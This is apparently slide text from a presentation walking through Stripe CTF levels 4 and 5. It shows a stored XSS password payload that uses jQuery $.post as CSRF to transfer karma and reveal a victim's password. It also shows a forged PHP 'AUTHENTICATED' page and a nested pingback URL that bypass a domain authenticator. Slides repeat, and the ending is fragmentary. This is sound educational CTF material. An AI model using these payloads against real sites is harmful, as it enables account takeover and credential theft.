## Transfer karma

You have 500 karma at the moment. Transfer karma to people who have done good deeds and you think will keep doing good deeds in the future.

Note that transferring karma to someone will reveal your password to them, which will hopefully incentivize you to only give karma to people you really trust.

If you're anything like **karma\_fountain**, you'll find yourself logging in every minute to see what new and exciting developments are afoot on the platform. (Though no need to be as paranoid as **karma\_fountain** and firewall your outbound network connections so you can only make connections to the Karma Trader server itself.)

See below for a list of all registered usernames.

To:

Amount of karma:

## Let's send Karma to user2

Success: You successfully transferred 1 karma to "user2".

# Now from user2's side

You are logged in as user2.

We see the ‘past transfer’

## Past transfers

From	To	Amount
user1	user2	1

## Registered Users

- user1 (password: password1, last active 19:09:30 UTC)
- user2 (**you**, last active 19:10:44 UTC)
- karma\_fountain (password: *[hasn't yet transferred karma to you]*, last active 19:03:15 UTC)

[Log out](#)

## Now from user2's side

You are logged in as user2.

We see the ‘past transfer’ and user1’s password

### Past transfers

From	To	Amount
user1	user2	1

### Registered Users

- user1 (password: **password1**, last active 19:09:30 UTC)
- user2 (**you**, last active 19:10:44 UTC)
- karma\_fountain (password: *[hasn't yet transferred karma to you]*, last active 19:03:15 UTC)


[Log out](#)

So, what do we try with user input in page content?

# What if our password were a script tag?

# What if our password were a script tag?

```
70 <li>
71   user3
72     (password: <script>alert("user3password!")</script>, last active 19:17:24 UTC)
73 </li>
74
75
```



# What if our

```
70 <li>
71   user3
72     (password: <s>
73   </li>
74
75
```



e 19:17:24 UTC)

But what good is XSS?

Don't we need karma\_fountain's password?

# But what good is XSS?

Don't we need karma\_fountain's password?

Let's look at how karma gets sent more closely

```
38 <form action="/transfer" method="POST">
39   <p>To: <input type="to" name="to" /></p>
40   <p>Amount of karma: <input type="text" name="amount" />
41   <p><input type="submit" value="Submit" /></p>
42 </form>
```

# But what good is XSS?

## Don't we need karma\_fountain's password?

### Let's look at how karma gets sent more closely

```
38 <form action="/transfer" method="POST">
39   <p>To: <input type="to" name="to" /></p>
40   <p>Amount of karma: <input type="text" name="amount" />
41   <p><input type="submit" value="Submit" /></p>
42 </form>
```

So, we need to send karma\_fountain an XSS payload that submits a form via POST.

Hmmmmm....

Looking a round a bit we see...

# Looking a round a bit we see...

```
1 <!doctype html>
2 <html>
3   <head>
4     <title>Karma Trader</title>
5     <script type="text/javascript"
6           src="/js/jquery-1.8.0.min.js"></script>
7   </head>
8   <body>
9 
```

# Looking a round a bit we see...

```
1 <!doctype html>
2 <html>
3   <head>
4     <title>Karma Trader</title>
5     <script type="text/javascript"
6           src="/js/jquery-1.8.0.min.js"></script>
7   </head>
8   <body>
9 
```

JQuery is included without ever being used..

JQuery makes JavaScript POST's easy

It's almost like this is intentional! (I'm pretty sure it is)

XSS + CSRF =  
Awesome

# XSS + CSRF = Awesome

```
1  <script>
2 ▼ $.post(
3     "https://level04-1.stripe-ctf.com/user-gnkwgmchub/transfer",
4     { to: "user1", amount: "1" }
5 );
6 </script>
```

# XSS + CSRF = Awesome

```
1  <script>
2 ▼ $.post(
3     "https://level04-1.stripe-ctf.com/user-gnkwgmchub/transfer",
4     { to: "user1", amount: "1" }
5 );
6 </script>
```

Whoever executes this will send user1 1 karma point..

As our password, anyone we send karma to will execute it.

So let's send it to karma\_fountain

The next time Karma fountain logs in,  
our script is executed,  
it sends us karma.

The next time Karma fountain logs in,  
our script is executed,  
it sends us karma.

```
karma_fountain (password: UjsajbvQYL, last active 18:06:27 UTC)
```

And karma\_fountain's password.

**PYAMED!**



## Level 5 - Domain Authenticator

Many attempts have been made at creating a federated identity system for the web (see [OpenID](#), for example). However, none of them have been successful. Until today.

The DomainAuthenticator is based off a novel protocol for establishing identities. To authenticate to a site, you simply provide it username, password, and pingback URL. The site posts your credentials to the pingback URL, which returns either "AUTHENTICATED" or "DENIED". If "AUTHENTICATED", the site considers you signed in as a user for the pingback domain.

You can check out the Stripe CTF DomainAuthenticator instance here: <https://level05-1.stripe-ctf.com/user-nespuufcad>. We've been using it to distribute the password to access Level 6. If you could only somehow authenticate as a user of a level05 machine...

To avoid nefarious exploits, the machine hosting the DomainAuthenticator has very locked down network access. It can only make outbound requests to other stripe-ctf.com servers. Though, you've heard that someone forgot to internally firewall off the high ports from the Level 2 server.

# Here's how it looks...

A screenshot of a web browser window. The address bar shows the URL `127.0.0.1:4567`. The main content area displays the following text and form fields:

Welcome to the Domain Authenticator. Please authenticate as a user from your domain of choice.

Pingback URL:

Username:

Password:

# Source Snippets

```
45  <form action="" method="POST">
46  <p>Pingback URL: <input type="text" name="pingback" /></p>
47  <p>Username: <input type="text" name="username" /></p>
48  <p>Password: <input type="password" name="password" /></p>
49  <p><input type="submit" value="Submit"></p>
50  </form>
```

```
53  user = session[:auth_user]
54  host = session[:auth_host]
55  if user && host
56    output += "<p> You are authenticated as #{user}@#{host}. </p>"
57    if host =~ PASSWORD_HOSTS
58      output += "<p> Since you're a user of a password host and all,"
59      output += " you deserve to know this password: #{PASSWORD} </p>"
60    end
61  end
```

# Source Snippets

```
45  <form action="" method="POST">
46  <p>Pingback URL: <input type="text" name="pingback" /></p>
47  <p>Username: <input type="text" name="username" /></p>
48  <p>Password: <input type="password" name="password" /></p>
49  <p><input type="submit" value="Submit"></p>
50  </form>
```

```
53  user = session[:auth_user]
54  host = session[:auth_host]
55  if user && host
56    output += "<p> You are authenticated as #{user}@#{host}. </p>"
57    if host =~ PASSWORD_HOSTS
58      output += "<p> Since you're a user of a password host and all,"
59      output += " you deserve to know this password: #{PASSWORD} </p>"
60    end
61  end
```

If we're auth'd, show our creds.

# Source Snippets

```
45  <form action="" method="POST">
46  <p>Pingback URL: <input type="text" name="pingback" /></p>
47  <p>Username: <input type="text" name="username" /></p>
48  <p>Password: <input type="password" name="password" /></p>
49  <p><input type="submit" value="Submit"></p>
50  </form>
```

```
53 user = session[:auth_user]
54 host = session[:auth_host]
55 if user && host
56   output += "<p> You are authenticated as #{user}@#{host}. </p>"
57   if host =~ PASSWORD_HOSTS
58     output += "<p> Since you're a user of a password host and all,"
59     output += " you deserve to know this password: #{PASSWORD} </p>"
60   end
61 end
```

If we're auth'd, show our creds.

If auth'd from PASSWORD\_HOSTS, show the flag

# So, how do we auth?

```
66  post '/*' do
67    pingback = params[:pingback]
68    username = params[:username]
69    password = params[:password]
70
71    pingback = "http://#{pingback}" unless pingback.include?('://')
72
73    host = URI.parse(pingback).host
74    unless host =~ ALLOWED_HOSTS
75      return "Host not allowed: #{host}" \
76          " (allowed authentication hosts are #{ALLOWED_HOSTS.inspect})"
77    end
78
79    begin
80      body = perform_authenticate(pingback, username, password)
81      rescue StandardError => e
82        return "An unknown error occurred while requesting #{pingback}: #{e}"
83    end
84
85    if authenticated?(body)
86      session[:auth_user] = username
87      session[:auth_host] = host
88      return "Remote server responded with: #{body}." \
89          " Authenticated as #{username}@#{host}!"
90    else
91      session[:auth_user] = nil
92      session[:auth_host] = nil
93      sleep(1) # prevent abuse
94      return "Remote server responded with: #{body}." \
95          " Unable to authenticate as #{username}@#{host}."
96    end
```

# So, how do we auth?

```
66 post '/*' do
67   pingback = params[:pingback]
68   username = params[:username]
69   password = params[:password]
70
71   pingback = "http://#{pingback}" unless pingback.include?('://')
72
73   host = URI.parse(pingback).host
74   unless host =~ ALLOWED_HOSTS
75     return "Host not allowed: #{host}" \
76           " (allowed authentication hosts are #{ALLOWED_HOSTS.inspect})"
77   end
78
79   begin
80     body = perform_authenticate(pingback, username, password)
81     rescue StandardError => e
82       return "An unknown error occurred while requesting #{pingback}: #{e}"
83   end
84
85   if authenticated?(body)
86     session[:auth_user] = username
87     session[:auth_host] = host
88     return "Remote server responded with: #{body}." \
89           " Authenticated as #{username}@#{host}!"
90   else
91     session[:auth_user] = nil
92     session[:auth_host] = nil
93     sleep(1) # prevent abuse
94     return "Remote server responded with: #{body}." \
95           " Unable to authenticate as #{username}@#{host}."
96   end
```

Parse Params  
From POST URI or body

# So, how do we auth?

```
66 post '/*' do
67   pingback = params[:pingback]
68   username = params[:username]
69   password = params[:password]
70
71   pingback = "http://#{pingback}" unless pingback.include?('://')
72
73   host = URI.parse(pingback).host
74   unless host =~ ALLOWED_HOSTS
75     return "Host not allowed: #{host}\n" +
76           " (allowed authentication"
77   end
78
79 begin
80   body = perform_authenticate(pingback, username, password)
81 rescue StandardError => e
82   return "An unknown error occurred while requesting #{pingback}: #{e}"
83 end
84
85 if authenticated?(body)
86   session[:auth_user] = username
87   session[:auth_host] = host
88   return "Remote server responded with: #{body}.\n" +
89         " Authenticated as #{username}@#{host}!"
90 else
91   session[:auth_user] = nil
92   session[:auth_host] = nil
93   sleep(1) # prevent abuse
94   return "Remote server responded with: #{body}.\n" +
95         " Unable to authenticate as #{username}@#{host}."
96 end
```

```
19   if File.exists?('production')
20     PASSWORD_HOSTS = /^level05-\d+.stripe-ctf\.com$/
21     ALLOWED_HOSTS = /\.stripe-ctf\.com$/
22   else
23     PASSWORD_HOSTS = /^localhost$/
24     ALLOWED_HOSTS = //'
25   end
26   PASSWORD = File.read('password.txt').strip
```

Parse Params  
From POST URI or body

# So, how do we auth?

```
66 post '/*' do
67   pingback = params[:pingback]
68   username = params[:username]
69   password = params[:password]
70
71   pingback = "http://#{pingback}" unless pingback.include?('://')
72
73   host = URI.parse(pingback).host
74   unless host =~ ALLOWED_HOSTS
75     return "Host not allowed: #{host}\n" +
76           " (allowed authentication"
77   end
78
79 begin
80   body = perform_authenticate(pingback, username, password)
81 rescue StandardError => e
82   return "An unknown error occurred while requesting #{pingback}: #{e}"
83 end
84
85 if authenticated?(body)
86   session[:auth_user] = username
87   session[:auth_host] = host
88   return "Remote server responded with: #{body}.\n" +
89         " Authenticated as #{username}@#{host}!"
90 else
91   session[:auth_user] = nil
92   session[:auth_host] = nil
93   sleep(1) # prevent abuse
94   return "Remote server responded with: #{body}.\n" +
95         " Unable to authenticate as #{username}@#{host}."
96 end
```

Parse Params  
From POST URI or body



```
19   if File.exists?('production')
20     PASSWORD_HOSTS = /^level05-\d+.stripe-ctf\.com$/
21     ALLOWED_HOSTS = /\.stripe-ctf\.com$/
22   else
23     PASSWORD_HOSTS = /^localhost$/
24     ALLOWED_HOSTS = //'
25   end
26   PASSWORD = File.read('password.txt').strip
```

Perform auth,  
Check status

Level2 server is within ALLOWED\_HOSTS  
Let's set up a page there that always auths us.

```
1 <?php print "\r\nAUTHENTICATED\r\n"; ?>
```

The screenshot shows a web browser window. At the top, there is a dark header bar with a line of code: "1 <?php print "\r\nAUTHENTICATED\r\n"; ?>". Below this is a light-colored toolbar with icons for back, forward, and refresh. To the right of the toolbar is the URL bar containing the address "192.168.56.101/level2/uploads/auth.php". The main content area of the browser displays the word "AUTHENTICATED" in a large, bold, blue font.




Good, But we need to auth as an @level5 user

Remember this?

```
66      post '/*' do
67          pingback = params[:pingback]
68          username = params[:username]
69          password = params[:password]
```

We can supply the pingback params via URI vars.

If we complete the form with a pingback of  
<http://localhost:4567/?pingback=http://192.168.56.101:80/level2/uploads/auth.php>



HUH?




Level5

